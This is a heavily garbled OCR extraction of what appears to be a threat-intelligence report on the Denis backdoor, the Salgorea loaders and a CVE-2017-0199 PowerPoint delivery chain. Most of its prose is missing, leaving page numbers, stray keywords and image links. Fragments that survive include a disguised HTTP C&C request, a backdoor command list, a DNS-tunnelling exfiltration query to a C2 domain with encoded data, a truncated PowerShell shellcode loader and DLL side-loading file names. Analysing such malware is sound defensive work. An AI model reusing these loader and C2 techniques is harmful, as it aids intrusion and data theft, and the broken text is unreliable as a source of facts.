
1

82 12

2 shellcode


83 13

3 Shellcode shellcode dll




84 14

5 DLL C&C




85 15

6 key pid ip
64



86 16

7 C&C



87 17


8 Host

Host

```
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=j+Otl0/XY2DGYF9s6V49Tsshl3Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBalGxx4+L+gdE5Dpt1vhu1yOryA9kZrT
+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbkCcY3E5IJw4=csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
```

88 18

9 C&C C&C




89 19

3. DNS Denis

Denis DNS 3


1

a. Base64 DNS 8.8.8.8 DNS BotID



90 20


b.C&C BotID BotID zlib 789c



91 21


2E D9 95 62 0x2ED99562 Denis C&C BotID

c. Denis C&C zlib Base64




92 22

LtmVYgQAAAAAAAEAAAAAAAAAAAAAAJCY Base64 2E D9 95 62 04 00 00 00 00 00 00 01 00 00 00 “2E D9 95 62” BotID “04 00 00 00 00 00 01 00 00 00” AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRyTMnNzMssLilKLMkvYnBiAA.gTOP_R2-iV9mZGVkZmBkYGKAAwD7vA2H Base64 zlib



93 23

BotID Base64



94 24

16

```
; enum CMDS, mappedto_64
CMD_API_RUN       = 1
CMD_FREE_LIB      = 2
CMD_PROC_START    = 3
CMD_READ_FILE     = 4
CMD_SHELL_RES     = 5
CMD_NONE          = 6
CMD_WRITE         = 7
CMD_ENUM_WINDOWS  = 0Ah
CMD_SET_REG       = 0Bh
CMD_REG           = 0Ch
CMD_FIND          = 0Fh
CMDS_MOVE         = 10h
CMD_DELETE        = 11h
CMD_DRVS_INF      = 12h
CMD_CREATE_DIR    = 13h
CMD_REMOVE        = 14h
```

95 25

2

Denis DNS

DNS DNS UNICODE

UNICODE 0 9 g 0 h 1

a f a f

0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

76 00 nmgg 6E 00 megg

96 26

http dns IP

97 27

IP POST host referer dns

98 28

loader dll shellcode
loader dll dll rastlsc.exe
rastls.dll OUTLFLTR.DAT C:\Program Files\Symantec\Proxy\
Symantec rastlsc.exe Symantec rastls.dll
OUTLFLTR.DAT rastls.dll rastlsc.exe OUTLFLTR.DAT dll
dll loader ю

3

IC<Container type>.<UID>.<Container>.<Server address>

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW.tt.lookfofo.com

IC 1 Container type (Container)

Container type 1 4 2 3

4 MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS UID

IP Base32

LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW Container Base32

IACIMAOQ

4. Salgorea

2015

Salgorea 2017 powershell

2015 Salgorea Word JPG

" " Bundle.rdb msiexec.exe

Bundle.rdb Salgorea dll

dll

2017 powershell shellcode shellcode

dll

```
$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QROOYNHOa3V(

$signature=@'
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

99 29


2015 Bundle.rdb

```
1000ED5D        sub     eax, 148h
1000ED62        jz      loc_1000EDED
1000ED68        sub     eax, 40h
1000ED6B        jz      short loc_1000EDD3
1000ED6D        sub     eax, 1845h
1000ED72        jz      short loc_1000EDBB
1000ED74        sub     eax, 53h
1000ED77        jz      short loc_1000EDA3
1000ED79        sub     eax, 290Dh
1000ED7E        jz      short loc_1000ED8C
```

100 30


1O1 31

Bundle.rdb 2017 dll C&C
Salgorea
Loader 2017 Powershell




102 1

OLE Start_chain_1 ppsx ppt ppt




103 2

ppsx CVE-2017-0199 ppt sct



104 3

sct Powershell putty.exe Strategic_Chain.pdf




105 4

Entanglement ppsx

CVE-2017-0199

ppsx Powershell

